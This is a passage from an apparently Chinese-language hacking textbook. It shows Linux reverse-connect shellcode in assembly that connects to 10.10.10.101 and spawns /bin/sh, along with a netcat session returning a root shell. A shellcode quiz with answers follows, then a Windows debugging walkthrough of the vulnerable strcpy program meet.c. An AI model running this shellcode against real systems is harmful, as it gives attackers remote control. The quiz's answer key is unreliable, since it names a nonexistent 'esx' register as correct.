push  eax        ; socket 的第三个参数：0
push  byte 0x1   ; socket 的第二个参数：1
push  byte 0x2   ; socket 的第一个参数：2

mov   ecx,esp    ; 将 ecx (socketcall 的第二个参数) 设置为参数数组的地址
inc   bl         ; 将 socketcall 的第一个参数设置为 1
mov   al,102     ; 调用 socketcall, 分支调用号为 1: SYS_SOCKET
int   0x80       ; 进入核心态, 执行系统调用
mov   esi,eax    ; 将返回值 (eax) 存储到 esi

;下一个代码块中, 用 connect 替换了 bind、listen 和 accept 调用
;client=connect(server,(struct sockaddr *)&serv_addr,0x10)
push  edx        ; 仍然为零, 用来作为接下来压栈的数据的结束符
push  long 0x650A0A0A ; 本节代码中新增, 将地址反序得到的十六进制数压栈
push  word 0xBBBB  ; 将端口压栈, 十进制为 48059
xor   ecx, ecx   ; 清空 ecx, 以便保存结构的 sa_family 字段
mov   cl,2       ; 将 ecx 的低位字节, 设置为 2
push  word cx    ; 建立结构, 包括端口和 sin.family, 共四个字
mov   ecx,esp    ; 将结构的地址 (在栈上) 复制到 ecx
push  byte 0x10  ; connect 参数的开始, 将 16 压栈
push  ecx        ; 在栈上保存结构的地址
push  esi        ; 将服务器文件描述符 (esi) 保存到栈
mov   ecx,esp    ; 将参数数组的地址保存到 ecx (socketcall 的第二个参数)
mov   bl,3       ; 将 bl 设置为 3, socketcall 的第一个参数
mov   al,102     ; 调用 socketcall, 分支调用号为 3: SYS_CONNECT
int   0x80       ; 进入核心态, 执行系统调用

; 为 dup2 命令作准备, 将 client 文件句柄保存到 ebx
mov   ebx,esi    ; 将客户端的 soc 文件描述符复制到 ebx

;dup2(soc, 0)
xor   ecx,ecx    ; 清空 ecx
mov   al,63      ; 将系统调用的第一个参数设置为 63: dup2
```

```

int     0x80          ; 进行系统调用

;dup2(soc, 1)
inc     ecx          ; ecx 设置为 1
mov     al,63        ; 准备进行系统调用 : dup2:63
int     0x80          ; 进行系统调用

;dup2(soc, 2)
inc     ecx          ; ecx 设置为 2
mov     al,63        ; 准备进行系统调用 : dup2:63
int     0x80          ; 进行系统调用

;标准的 execve("/bin/sh"...
push    edx
push    long 0x68732f2f
push    long 0x6e69622f
mov     ebx,esp
push    edx
push    ebx
mov     ecx,esp
mov     al, 0x0b
int     0x80

```

类似于 C 程序，汇编程序只是替换了 bind、listen 和 accept 系统调用，使用了 connect 系统调用。还要注意其他一些事情。首先，在将端口压栈之前就要把连接地址压栈。其次，注意端口压栈的方式以及将值 0x0002 压栈而又不向十六进制操作码引入 NULL 字符的技巧。最后，注意对 socket 本身使用 dup2 系统调用，而不是前文中的 client 句柄。

好的，我们来试一下：

```

$ nc -nlvv -p 48059
listening on [any] 48059 ...

```

现在，在另一个 shell 中，汇编、链接并启动二进制文件：

```

$ nasm -f elf reverse_connect_asm.asm
$ ld -o port_connect reverse_connect_asm.o
$ ./reverse_connect_asm

```

同样，如果一切正常工作，读者应该在监听器 shell 中看到一个连接。发出一个测试命令：

```

connect to [10.10.10.101] from (UNKNOWN) [10.10.10.101] 38877
id;
uid=0(root) gid=0(root) groups=0(root)

```

抽取十六进制操作码并测试产生的 shellcode，留给读者作为练习。

参考文献

- [1] Smashing the Stack., Aleph One www.mindsec.com/files/p49-14.txt
- [2] The Art of Writing Shellcode: by smiler www.mindsec.com/files/art-shellcode.txt
- [3] Writing Shellcode: by zillion www.safemode.org/files/zillion/shellcode/doc/Writing_shellcode.html
- [4] Sean Walton, Linux Socket Programming (Indianapolis: SAMS Publishing, 2001)
- [5] Good Example of a Linux Reverse Connection Shell
www.packetstormsecurity.org/shellcode/connect-back.c

10.4 摘要

如果读者基本上理解了下述概念，即可继续阅读。

- 基本的 Linux shellcode：
 - 编写 shellcode 的三种方法：直接编写十六进制操作码、使用高级语言然后反汇编、使用汇编语言然后反汇编。
 - 因为使用汇编语言，读者能够拥有更多的控制权，因此最好从汇编开始，编写 nasm 格式的汇编代码、汇编、链接、测试，最后反汇编来抽取十六进制操作码。
- 与操作系统通信
 - 硬件中断。
 - 硬件异常。
 - 软件异常，包括系统调用：
 - Linux 内核使用系统调用，向用户进程提供了一种与操作系统通信和执行硬件功能的接口。
 - `/usr/include/asm/unistd.h` 包含了有效系统调用的一个列表。
- 如果使用 C 函数学习系统调用，可参考帮助手册。例如 `man 2 execve` 或 `man 2 write`。
- 设置寄存器，然后调用 `int 0x80` 内核中断，再直接用汇编进行系统调用：
 - `eax` 用来加载系统调用号（参见 `unistd.h`）的十六进制值。
 - `ebx` 如果用到，用来加载第一个用户参数。

- ecx 如果用到，用来加载第二个用户参数。
 - edx 如果用到，用来加载第三个用户参数。
 - esx 如果用到，用来加载第四个用户参数。
 - edi 如果用到，用来加载第五个用户参数。
- exit(0)系统调用：
 - eax 0x1。
 - ebx 用户定义值，此处为 0x0。
 - setreuid(0)系统调用：
 - eax 0x46。
 - ebx 0x0。
 - ecx 0x0。
 - execve 系统调用：
 - 通常用来调用/bin/sh。
 - 必须首先建立一个有两个元素的数组：


```
char * shell[2];           //建立一个临时的数组，由两个字符串组成
shell[0]="/bin/sh";       //数组的第一个元素设置为"/bin/sh "
shell[1] = "0" ;         //第二个元素设置为 NULL
execve(shell [0] , shell , NULL) //实际调用 execve
```
 - 用 nasm 汇编源代码：


```
nasm -f elf <source name>
```

 - 用 ld 链接文件：


```
ld -o <output name> <object file.o>
```
 - strace 可用于检验二进制文件的系统调用：


```
strace ./binaryname
```
 - objdump 可用于抽取十六进制操作码，此时应指定-d 参数：


```
objdump -d ./binaryname
```
 - 输出是 gas (AT&T) 格式，很容易手工转换。

- 绑定到端口的 shellcode：
 - 用来提供进入系统的后门。
 - socket 编程：
 - sockaddr_in 结构（保存地址族、IP、端口信息）。
 - 使用网络字节序（高位字节优先写入）。
 - socketcall 系统调用（102 或 0x66）。只有两个参数：
 - socketcall 功能号，参见 unistd.h 文件。
 - 保存函数参数的数组的地址。
- 反向连接的 shellcode：
 - 在目标系统处于防火墙之后时，可使用此种技术。
 - 除以下不同之外，基本上与绑定到端口的 shellcode 相同：
 - 用 connect 替换 bind、listen 和 accept 调用。
 - 向 sockaddr 结构添加目的地址。
 - 将 stdin、stdout 和 stderr 连接到打开的 socket，而不是像端口绑定方式那样，连接到客户端句柄。

10.4.1 习题

1. 在自行编写 shellcode 的方法中，最容易的方法是：
 - A. 从十六进制操作码开始，这样可提供了对代码最清楚的理解。
 - B. 从高级语言开始，然后直接汇编获得十六进制操作码。
 - C. 从汇编开始，然后反汇编获得十六进制操作码。
 - D. 从汇编开始，编译为高级语言，然后获得十六进制操作码。
2. 在与操作系统通信的方法中，对 shellcode 程序员来说，以下哪个是最重要的？
 - A. 捕获攻击者按键的硬件中断。
 - B. 在 shellcode 中使用 CPU 内部时钟信号的硬件异常。
 - C. 软件异常。
 - D. 使用系统调用的软件异常。

3. 在 Linux 系统调用 (int 0x80 之前) 中, 以下哪些寄存器 (按顺序) 用来提供前五个参数?

- A. eax、ebx、ecx、edx、esx
- B. ebx、ecx、edx、esx、edi
- C. esx、ebx、ecx、edx、esx
- D. ebx、ecx、edx、esi、edi

4. 由于 setreuid 的系统调用号是 0x46, 用于建立 setreuid(0,0) 系统调用的寄存器和值是:

- A. eax: 0x46, ebx: 0x0, ecx: 0x0
- B. eax: 0x0, ebx: 0x0, ecx: 0x46
- C. ebx: 0x0, ecx: 0x0, edx: 0x46
- D. ebx: 0x46, ecx: 0x0, edx: 0x0

5. 以下工具中, 哪个可用于检验汇编指令和抽取十六进制操作码两种情况?

- A. strace
- B. objdump
- C. hexdump
- D. gcc

6. 如果一个远程目标系统处于防火墙后, 以下哪个类型的 shellcode 最有用?

- A. 绑定到端口的 shellcode
- B. 防火墙 shellcode
- C. 反向连接的 shellcode
- D. 端口反向的 shellcode

7. 在将数据包放置到网络上时, IP 协议使用什么字节序?

- A. 高位字节优先, 网络字节序。
- B. 高位字节优先, 主机字节序。
- C. 低位字节优先, 网络字节序。
- D. 低位字节优先, 主机字节序。

8. 端口绑定和反向连接 shellcode 之间, 主要差异是什么?

- A. 用 socket 系统调用替换了 bind 和 listen 系统调用。
- B. 用 connect 系统调用替换了 socket 系统调用。
- C. 用 connect 系统调用替换了 bind、accept 和 listen 系统调用。
- D. 用 bind、accept 和 listen 系统调用替换了 socket 系统调用。

10.4.2 答案

1. C。尽管 B 看起来有点像，但高级语言如果不首先编译，是无法汇编的。更好的答案和最佳的方法，是直接从汇编开始，然后反汇编得到十六进制操作码。
2. D。系统调用是 shellcode 程序员与操作系统通信最重要的方法。
3. B。由于 `eax` 寄存器用来保存系统调用号，以下寄存器用来提供前五个参数：`ebx`、`ecx`、`edx`、`esx`、`edi`。
4. A。构造 `setreuid(0,0)` 系统调用的正确的方法是：`eax: 0x46, ebx: 0x0, ecx: 0x0`。注意：`edx`、`esx` 和 `edi` 可以是 `0x0`，因为这里不使用。
5. B。`objdump` 工具在使用了 `-d` 参数时，可同时提供汇编和十六进制操作码。
6. C。如果远程目标系统在防火墙后，反向连接的 shellcode 是最有用的。
7. A。IP 协议将数据包放置到网络上时，高位字节优先，称作网络字节序。这与 Linux 在内存中存储字节的方式（低字节在前）相反。
8. C。端口绑定和反向连接的 shellcode 之间，主要区别是将 `bind`、`accept` 和 `listen` 系统调用替换为 `connect` 系统调用。

编写基本的 Windows 攻击

在本章中，笔者将介绍如何建立基本的 Windows 攻击。

- 编译 Windows 程序
- 调试 Windows 程序
- 使用符号
- 反汇编 Windows 程序
- 建立第一个 Windows 攻击

本书到目前为止，一直选择 Linux 作为平台，因为找一台 Linux 机器来做实验毕竟容易，也很容易让大多数人对黑客感兴趣。但可能许多您打算攻击的有趣 bug，都出现在更经常使用的 Windows 平台上。幸运的是，在 Linux 和 Windows 上，同样的 bug 基本上攻击方式也大致相同，这主要是因为底层的汇编语言是相同的。在本章中，笔者会讨论从何处得到建立 Windows 攻击的工具，说明使用工具的方法，并重新讨论第 7 章中的一个 Linux 例子如何在 Windows 上建立同样的攻击。

11.1 编译并调试 Windows 程序

Windows 不包括开发工具，但这并不意味着读者需要花费 \$1 000 来购买 Visual Studio 用于编写实验程序（如果读者有 Visual Studio，同样可用于本章），因为你可以免费下载 Microsoft 在 Visual Studio.NET 2003 Professional 中集成的编译器和调试器。在本节中，笔者将说明如何初始化用于攻击的 Windows 工作站。

11.1.1 在 Windows 上编译

Microsoft C/C++ Optimizing Compiler 和 Linker 可以从 <http://msdn.microsoft.com/visualc/vctoolkit2003/> 免费下载。在下载了这个 32MB 的软件包并安装之后，“开始”菜单中会包

含到 Visual C++ Toolkit 2003 的连接。点击快捷方式启动一个命令提示符，此时用于编译代码的环境就已经配置好。为测试该环境，我们从第 7 章介绍的 meet.c 例子（第 8 章攻击过该例子程序）开始。键入例子的代码，或从 Linux 机器上复制过来。

```
C:\grayhat>type hello.c
//hello.c
#include <stdio.h>
main ( ) {
    printf("Hello haxor");
}
```

Windows 编译器是 cl.exe。将源文件的名称传给编译器，会编译生成 hello.exe。（记住，编译过程不过是将人类可读的源代码转换为机器可读的二进制文件，后者可通过机器执行。）

```
C:\grayhat>cl hello.c
Microsoft (R) 32-bit C/C++ Optimizing Compiler Version 13.10.3077 for 80x86
Copyright (C) Microsoft Corporation 1984-2002. All rights reserved.
hello.c
Microsoft (R) Incremental Linker Version 7.10.3077
Copyright (C) Microsoft Corporation. All rights reserved.
/out:hello.exe
hello.obj
C:\grayhat>hello.exe
Hello haxor
```

相当简单，是不是？现在，我们来建立在本章后文中将要攻击的程序。建立第 7 章的 meet.c 程序，并使用 cl.exe 编译它。

```
C:\grayhat>type meet.c
//meet.c
#include <stdio.h>
greeting(char *temp1, char *temp2) {
    char name[400];
    strcpy(name, temp2);
    printf("Hello %s %s\n", temp1, name);
}
main(int argc, char *argv[]){
    greeting(argv[1], argv[2]);
    printf("Bye %s %s\n", argv[1], argv[2]);
}
C:\grayhat>cl meet.c
Microsoft (R) 32-bit C/C++ Optimizing Compiler Version 13.10.3077 for 80x86
Copyright (C) Microsoft Corporation 1984-2002. All rights reserved.
```

```

meet.c
Microsoft (R) Incremental Linker Version 7.10.3077
Copyright (C) Microsoft Corporation. All rights reserved.
/out:meet.exe
meet.obj
C:\grayhat>meet.exe Mr. Haxor
Hello Mr. Haxor
Bye Mr. Haxor

```

Windows 编译器选项

如果读者输入 `cl.exe /?`，会看到大量的编译器选项。就此时来说，大多数选项对我们没有用处。下表给出了本章中将使用的选项。

选项	描述
<code>/Zi</code>	生成额外的调试信息，在使用 Windows 调试器时有用，稍后笔者会进行演示
<code>/MLd</code>	链接时使用 LIBCD.LIB 调试库。在笔者使用的免费的编译程序包中，该调试库包括了符号
<code>/Fe</code>	类似于 gcc 的 <code>-o</code> 选项。Windows 编译器在默认情况下，生成的可执行文件名称与源代码文件相同，但附加名将替换为 <code>.exe</code> 。如果读者不打算使用默认的输出名称，可以指定该选项，后接所需的 <code>exe</code> 文件名称

由于接下来将要使用调试器，我们在建立 `meet.exe` 时，将包括完整的调试信息。

```

C:\grayhat>cl /Zi /MLd meet.c
Microsoft (R) 32-bit C/C++ Optimizing Compiler Version 13.10.3077 for 80x86
Copyright (C) Microsoft Corporation 1984-2002. All rights reserved.
meet.c
Microsoft (R) Incremental Linker Version 7.10.3077
Copyright (C) Microsoft Corporation. All rights reserved.
/out:meet.exe
/debug
meet.obj
C:\grayhat>meet Mr Haxor
Hello Mr Haxor
Bye Mr Haxor

```

很好，既然我们已经建立了一个包括调试信息的可执行文件，现在可以安装调试器，看一下 Windows 上的调试方式与 Unix 上的调试方式有什么不同。

11.1.2 在 Windows 上调试

除了免费的编译器，Microsoft 还提供了调试器。调试器可以从 <http://www.microsoft.com/whdc/devtools/debugging/installx86.msp> 下载。软件包大小为 10MB，包括调试器和几个有

用的调试实用程序。

在调试器安装向导提示选择调试器的安装位置时，请在驱动器根目录下选择一个短的目录名。本章中的例子假定调试器安装在 c:\debuggers 中(在 Windows 上，比输入 C:\Program Files\Debugging Tools 要更为容易)。

```
C:\debuggers>dir *.exe
Volume in drive C is LOCAL DISK Volume Serial Number is C819-53ED Directory
of C:\debuggers
05/18/2004 12:22 PM          5,632   breakin.exe
05/18/2004 12:22 PM        53,760   cdb.exe
05/18/2004 12:22 PM        64,000   dbengprx.exe
04/16/2004 06:18 PM        68,096   dbgrpc.exe
05/18/2004 12:22 PM        13,312   dbgsvr.exe
05/18/2004 12:23 PM         6,656   dumpchk.exe
05/18/2004 12:23 PM         5,120   dumpexam.exe
05/10/2004 06:55 PM       121,344   gflags.exe
05/18/2004 /2:22 PM         52,224   I386kd.exe
05/18/2004 /2:22 PM         52,224   ia64kd.exe
05/18/2004 /2:22 PM         52,224   kd.exe
05/18/2004 12:23 PM        18,944   kdbgctrl.exe
05/18/2004 12:23 PM       101,376   kdsrv.exe
05/10/2004 07:01 PM         13,312   kill.exe
04/16/2004 07:04 PM        54,784   list.exe
04/16/2004 07:05 PM        49,152   logger.exe
04/16/2004 07:05 PM       161,792   logviewer.exe
05/18/2004 12:22 PM        54,272   ntsd.exe
04/16/2004 07:08 PM        54,784   remote.exe
05/18/2004 12:24 PM       410,112   symchk.exe
05/18/2004 12:24 PM       480,256   symstore.exe
05/10/2004 07:01 PM         20,992   tlist.exe
05/11/2004 10:22 AM       141,312   umdh.exe
05/18/2004 12:24 PM       351,744   windbg.exe
                24 File(s)      2,407,424 bytes
```

CDB vs. NTSD vs. WinDbg

在上面列出的程序中，实际上有 3 个调试器。CDB (Microsoft Console Debugger) 和 NTSD (Microsoft NT Symbolic Debugger) 两个都是基于字符的控制台调试器，其功能相同，响应的命令也相同。惟一的不同在于，NTSD 在启动时会创建一个新的文本窗口，而 CDB 则直接使用启动的命令窗口。如果有人提到两个控制台调试器之间的其他不同，可以肯定他们是在使用其中某个调试器的旧版本。

第三个调试器是 WinDbg，是一个带有完整 GUI 图形用户界面的 Windows 调试器。如

果与控制台应用程序相比，你对 GUI 应用程序更为习惯，那么你可能更喜欢使用 WinDbg。在 GUI 之下，它响应的命令和工作方式都与 CDB 和 NTSD 相同。使用 WinDbg（或任何其他图形化调试器）的优点在于，在程序执行期间，可以打开多个窗口，以分别监控不同的数据。例如，第一个窗口是源代码，第二个是对应的汇编指令，而第三个是断点的列表。



注意：Windows 的 system32 目录下，包括了 ntsd.exe 的一个旧版本。所以在路径环境变量中，要求或者将新调试器的安装目录设置到 Windows system32 目录之前，或者在启动 NTSD 时使用完整路径。

Windows 调试器命令

如果读者已经熟悉调试，那么 Windows 调试器也很容易上手。下表给出了常用的调试器命令，特别适合于那些已经熟悉了 gdb 的读者。

命令	gdb 等效命令	描述
bp <address>	b *mem	在特定的内存地址安置一个断点
bp <function> bm <function>	b <function>	在特定的函数上安置一个断点。bm 适用于通配符形式（下文会说明）
bl	info b	列出现存断点的信息
bc <ID>	delete b	清除（删除）一个断点或某个范围内的断点
g	run	执行/继续
r	info reg	显示（或修改）寄存器内容
p	next or n	执行一条指令或一行源代码
k (kb / kP)	bt	显示调用栈，可以选择显示函数参数
.frame <#>	up/down	改变用来解释命令和局部变量的栈上下文：“转移到一个不同的栈帧”
dd <address> (da / db / du)	x /NT A	显示内存内容。dd = 双字值，da = ASCII 字符，db = 字节值和 ASCII 值，du = Unicode
dt <variable> dv/V	p <variable> P	显示变量的内容和类型信息。显示局部变量（特定于当前上下文）
uf <function>	disassemble	显示一个函数的汇编代码，或某个具体地址的汇编代码
u <address>	<function>	
q	quit	退出调试器

对于基本的使用来说，这些命令足够了。更多有关调试器的信息，可以查看调试器安装目录下的 debugger.chm 帮助文件。（使用 hh debugger.chm 打开。）命令索引在 Debugger Reference | Debugger Commands | Commands 项下。

符号和符号服务器

在开始调试之前，读者需要理解的最后一件事情是符号的用途。符号可将函数名和参数与编译过的可执行文件或 DLL 中的某个偏移量联系起来。读者也可以不用符号调试，但会很麻烦。利用 Microsoft 为发布的操作系统提供的符号，读者可以针对使用的特定操作系统下载所有的符号，但这将需要大量的本地磁盘空间。获取符号的更好方法是使用 Microsoft 的符号服务器，在需要特定符号时才进行下载。Windows 调试器提供了 `symsrv.dll`，使得这种作法很容易实现。读者可以设置符号的本地缓存，并指定在需要符号时获取新的符号的位置，这是通过环境变量 `_NT_SYMBOL_PATH` 完成的。读者在设置该环境变量后，调试器才能知道到何处寻找符号。如果本地已经有所有需要的符号，该变量的设置就非常简单，如下所示：

```
C:\grayhat>set _NT_SYMBOL_PATH=c:\symbols
```

如果打算使用符号服务器（这种可能性更高），相应的语法如下：

```
C:\grayhat>set _NT_SYMBOL_PATH=symsrv*symsrv.dll*c:\symbols*http://msdl.microsoft.com/download/symbols
```

使用上述语法，调试器将首先搜索 `c:\symbols`，查找所需的符号。如果无法找到所需的符号，则从 Microsoft 的符号服务器下载。在下载符号之后，调试器会将下载的符号放置在 `c:\symbols` 中（该目录必需预先建立），在下次需要同样的符号时，则可以从本地访问。将符号路径设置为使用符号服务器是很常见的作法，Microsoft 提供了比较短的语法来完成设置：

```
C:\grayhat>set _NT_SYMBOL_PATH=srv*c:\symbols*http://msdl.microsoft.com/download/symbols
```

既然调试器已经安装完，读者也已经了解了核心的调试命令，并设置了符号路径，现在可以启动调试器了。我们将调试前一节建立的 `meet.exe`，该程序已经带有调试信息（符号）。

启动调试器

在本章中，笔者将使用 `cdb` 调试器。如果读者更喜欢图形界面，也可以使用 `WinDbg` 调试器，但读者可能会发现，初学者更容易掌握命令行调试器。要启动 `cdb`，需要将可执行文件和命令行参数传递给调试器。

```
C:\grayhat>md c:\symbols
C:\grayhat>set _NT_SYMBOL_PATH=srv*c:\symbols*http://msdl.microsoft.com/download/symbols
```

```

C:\grayhat>c:\debuggers\cdb.exe meet Mr Haxor
Microsoft (R) Windows Debugger Version 6.3.0017.0
Copyright (C) Microsoft Corporation. All rights reserved.
CommandLine: meet Mr Haxor
Symbol search path is: srv*c:\symbols*http://msdl.microsoft.com/download
/symbols Executable search path is:
ModLoad: 00400000 00419000 meet.exe ModLoad: 77f50000 77ff6000 ntdll.dll
ModLoad: 77e60000 77f45000 C:\WINDOWS\system32\kernel32.dll
(280.f60): Break instruction exception - code 80000003 (first chance)
eax=77fc4c0f ebx=7ffdf000 ecx=00000006 edx=77f51340 esi=00241eb4
edi=00241eb4 eip=77f75554 esp=0012fb38 ebp=0012fc2c iopl=0 nv up ei pl nz
na pe nc cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00000202
ntdll!DbgBreakPoint:
77f75554 cc int 3
0:000>

```

从输出可以看到，运行 cdb 首先会显示调试器的版本信息，然后是用来启动被调试进程的命令行，接下来是符号路径，最后是启动进程所加载的所有 DLL。在每一个断点处，调试器都会显示所有寄存器的内容，以及造成断点的汇编指令。此处，查看调用栈，可以看到为什么停在一个断点处：

```

0:000> k
ChildEBP RetAddr
0012fb34 77f6462c ntdll!DbgBreakPoint
0012fc90 77f552e9 ntdll!LdrpInitializeProcess+0xda4
0012fd1c 77f75883 ntdll!LdrpInitialize+0x186
00000000 00000000 ntdll!KiUserApcDispatcher+0x7

```

原来，Windows 调试器在初始化进程之后、开始执行之前，会自动地停下来。（通过在命令行向 cdb 传递 -g 选项，可以停用该断点。）该断点为我们带来了便利，因为在初始断点处，程序已经加载，此时可以在开始执行之前设置所需的各个断点。我们在 main 上设置一个断点：

```

0:000> bm meet!main
*** WARNING: Unable to verify checksum for meet.exe
1: 00401060 meet!main
0:000> bl
1 e 00401060 0001 (0001) 0:*** meet!main

```

（忽略了校验和警告。）我们接下来，跳过 ntdll 初始化和 main 函数执行程序。



注意：读者自行调试时，所看到的内存地址，与笔者运行的调试会话中看到的内存地址可能是不同的。

```

0:000> g
Breakpoint 1 hit
eax=00320e60 ebx=7ffdf000 ecx=00320e00 edx=00000003 esi=00000000
edi=00085f38
eip=00401060 esp=0012fee0 ebp=0012ffc0 iopl=0          nv up ei pl zr na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=0038  gs=0000             efl=00000246
meet! main:
00401060 55                      push    ebp
0:000> k
ChildEBP RetAddr
0012fedc 004013a0 meet!main
0012ffc0 77e7eb69 meet!mainCRTStartup+0x170
0012fff0 00000000 kernel32!BaseProcessStart+0x23

```

(如果读者看到网络通信数据在此处遇到阻塞或延迟,有可能是调试器在下载 kernel32 符号。)我们遇到了设置的断点,同时寄存器的内存也显示出来。接下来将运行的命令是 `push ebp`,也是标准的函数序幕 (function prolog) 中第一个汇编指令。读者可能现在还记得,在 `gdb` 中,显示的是即将执行的源代码行。在 `cdb` 中启用该模式,可使用 `l+s` 选项。但是,不要过于依赖显示的源代码,因为作为黑客,几乎是看不到实际的源代码的。本例中,可以显示源代码,但不要启动源代码模式调试 (`l+t`),因为那样的话,步进时的每一步实际上都是一行源代码,而不是一个汇编指令。该主题的更多信息,可以查看调试器帮助文件 (`debugger.chm`) 中的“Debugging in Source Mode”。另外,还有一个需要注意的命令是 `.lines`,它会改变调用栈信息显示的方式,把当前执行的行也显示出来。如果用户拥有所调试可执行文件或 DLL 的私有符号,那么用 `.lines` 命令可看出行信息。

```

0:000> .lines
Line number information will be loaded
0:000> k
ChildEBP RetAddr
0012fedc 004013a0 meet!main [c:\grayhat\meet.c @ 8]
0012ffc0 77e7eb69 meet!mainCRTStartup+0x170
[f:\vs70builds\3077\vc\crtbld\crt\src\crt0.c @ 259]
0012fff0 00000000 kernel32!BaseProcessStart+0x23

```

如果跳过该断点继续,程序将结束执行:

```

0:000> g
Hello Mr Haxor
Bye Mr Haxor
eax=c0000135 ebx=00000000 ecx=00000000 edx=00000000 esi=77f5c2d8
edi=00000000
eip=7ffe0304 esp=0012fda4 ebp=0012fe9c iopl=0          nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=0038  gs=0000             efl=00000202

```

```

SharedUserData!SystemCallStub+0x4:
7ffe0304 c3                                ret
0:000> k
ChildEBP RetAddr
0012fda0 77f5c2e4 SharedUserData!SystemCallStub+0x4
0012fda4 77e75ca4 ntdll!ZwTerminateProcess+0xc
0012fe9c 77e75cc6 kernel32!_ExitProcess+0x57
0012feb0 00403403 kernel32!ExitProcess+0x11
0012fec4 004033b6 meet!__crtExitProcess+0x43
[f:\vs70builds\3077\vc\crtbld\crt\src\
crt0dat.c @ 464]
0012fed0 00403270 meet!doexit+0xd6
[f:\vs70builds\3077\vc\crtbld\crt\src\crt0dat.c @ 414]
0012fee4 004013b5 meet!exit+0x10
[f:\vs70builds\3077\vc\crtbld\crt\src\crt0dat.c @ 303]
0012ffc0 77e7eb69 meet!mainCRTStartup+0x185
[f:\vs70builds\3077\vc\crtbld\crt\src\crt0.c @ 267]
0012fff0 00000000 kernel32!BaseProcessStart+0x23

```

读者可以看到，除了程序开始执行之前的初始断点，在程序已经结束执行之后、进程终止之前，Windows 调试器也会中断。通过向 cdb 传递 -G 选项，可以忽略该断点。接下来，我们退出调试器并重新启动它（或使用 .restart 命令），以查看程序所操纵的数据和编译器产生的汇编代码。

探索 Windows 调试器

接下来，我们将探索如何找到被调试应用程序使用的数据。首先，启动调试器，并在 main 和 greeting 函数上设置断点。此外，在本节中，书中给出的内存地址未必与读者自行调试时看到的内存地址相同，因此在使用例子输出之前，请务必确认各个值的由来。

```

C:\grayhat>c:\debuggers\cdb.exe meet Mr Haxor
...
0:000> bm meet!main
*** WARNING: Unable to verify checksum for meet.exe
1: 00401060 meet!main
0:000> bm meet!*greet*
2: 00401020 meet!greeting
0:000> g
Breakpoint 1 hit
...
meet !main:
00401060 55                                push    ebp
0:000>

```

通过考察源代码我们了解到，命令行参数已经传递给 main 函数，argc 是命令行上字符串的数量，而 argv 则是命令行字符串数组。为证实这一点，我们使用 dv 命令列出局部变量，然后用 dt 和 db 命令查看内存，找出各个变量的值。

```
0:000> dv /V
0012fee4 @ebp+0x08          argc = 3
0012fee8 @ebp+0x0c          argv = 0x00320e00
0:000> dt argv
Local var @ 0x12fee8 Type char**
0x00320e00
-> 0x00320e10 "meet"
```

从 dv 的输出可以看到 argc 和 argv 实际上是局部变量，argc 存储在 ebp+0x08，而 argv 存储在 ebp+0x0c。dt 命令显示，argv 的数据类型是一个指向字符指针的指针。地址 0x00320e00 处，保存了一个指针，指向 0x00320e10，后者是实际放置数据处。同样，读者自行实验时，所看到的值未必是相同的。

```
0:000> db 0x00320e10
00320e10  6d 65 65 74 00 4d 72 00-48 61 78 6f 72 00 fd fd meet.Mr.Haxor...
```

我们继续执行，直至遇到 greeting 函数上设置的第二个断点。

```
0:000> g Breakpoint 2 hit
meet!greeting:
00401020 55          push      ebp
0:000> kp
ChildEBP RetAddr
0012fecc 00401076 meet!greeting(
        char * temp1 = 0x00320e15 "Mr",
        char * temp2 = 0x00320e18 "Haxor")
0012fedc 004013a0 meet!main(
        int argc = 3,
        char ** argv = 0x00320e00)+0x16
0012ffc0 77e7eb69 meet!mainCRTStartup(void)+0x170 0012fff0 00000000
kernel32!BaseProcessStart+0x23
```

从调用栈（或代码）可以看到，greeting 有两个参数，都是 char* 类型。读者可能会疑惑，当前栈帧的内存布局如何？我们来看一下当前函数的局部变量，并显示出来。

```
0:000> dv /V
0012fed4 @ebp+0x08          temp1 = 0x00320e15 "Mr"
0012fed8 @ebp+0x0c          temp2 = 0x00320e18 "Haxor"
0012fd3c @ebp-0x190         name = char [400] "???"
```

变量 `name` 存储在 `ebp-0x190`。除非读者用十六进制思维，否则就需要将上述的数值转换为十进制，以便了解栈内存布局的情况。读者可以使用 `calc.exe` 进行转换，或要求调试器以不同的格式显示 190，如下：

```
0:000> .formats 190
Evaluate expression:
Hex:      00000190
Decimal:  400
```

因此，看来 `name` 变量位于 `ebp` 之下 `0x190` (400) 字节处，而两个参数则处于 `ebp` 之上若干字节处。我们来计算一下各个变量之间有多少字节，并重构整个栈帧的内存布局。读者可以继续向下看，越过从栈中弹出正确数值的函数序幕，在对数字进行匹配之前停下来。我们将一次性地执行函数序幕部分的汇编代码，不使用步进方式。目前情况下，只需要按三次 `p` 键，即可越过序幕代码，显示出寄存器值。(`pr` 命令用于切换是否显示寄存器值的设置)

```
0:000> pr
meet!greeting+0x1:
00401021 8bec          mov         ebp,esp
0:000> p
meet!greeting+0x3:
00401023 81ec90010000 sub         esp,0x190
0:000> pr
eax=00320e15 ebx=7ffdf000 ecx=00320e18 edx=00320e00 esi=00000000
edi=00085f38
eip=00401029 esp=0012fd3c ebp=0012fecc iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=0038  gs=0000             efl=00000206
meet!greeting+0x9:
00401029 8b450c          mov         eax,[ebp+0xc]  ss:0023:0012fed8=00320e18
```

好，我们从栈帧 (`esp`) 的顶部开始来构建栈的内存布局示意图。在 `esp` 中 (笔者的机器上是 `0x0012fd3c` ; 读者遇到的数值可能不同)，我们找到局部变量 `name`，该变量占用了接下来的 400 (`0x190`) 个字节。我们来看一看是否是这样：

```
0:000> .formats esp+190
Evaluate expression:
Hex:      0012fecc
```

好，`esp+0x190` (或 `esp+400` 字节) 处的值是 `0x0012fecc`。这个值看起来眼熟。实际上，如果读者看过上文的寄存器值 (或使用过 `r` 命令)，会看到 `ebp` 是 `0x0012fecc`。因此 `ebp` 实际上是紧接着 `name` 存储。我们知道 `ebp` 是一个四字节的指针，因此需要看看其后是什么。

```
0:000> dd esp+190+4 l1
0012fed0 00401076
```



注意：地址之后的 `ll`（字母 `l` 后接数字 `l`）命令，会指示调试器在显示数据时只显示一种可能的类型。本例中，我们是在显示双字（4 字节），而且我们只打算显示其中一个。有关范围限定符的更多信息，可以参见 `debugger.chm`，相应的帮助主题是“Address and Address Range Syntax”。

还有一个看起来眼熟的值。这一次是函数的返回地址：

```
0:000> k
ChildEBP RetAddr
0012fecc 00401076 meet!greeting+0x9
0012fedc 004013a0 meet!main+0x16
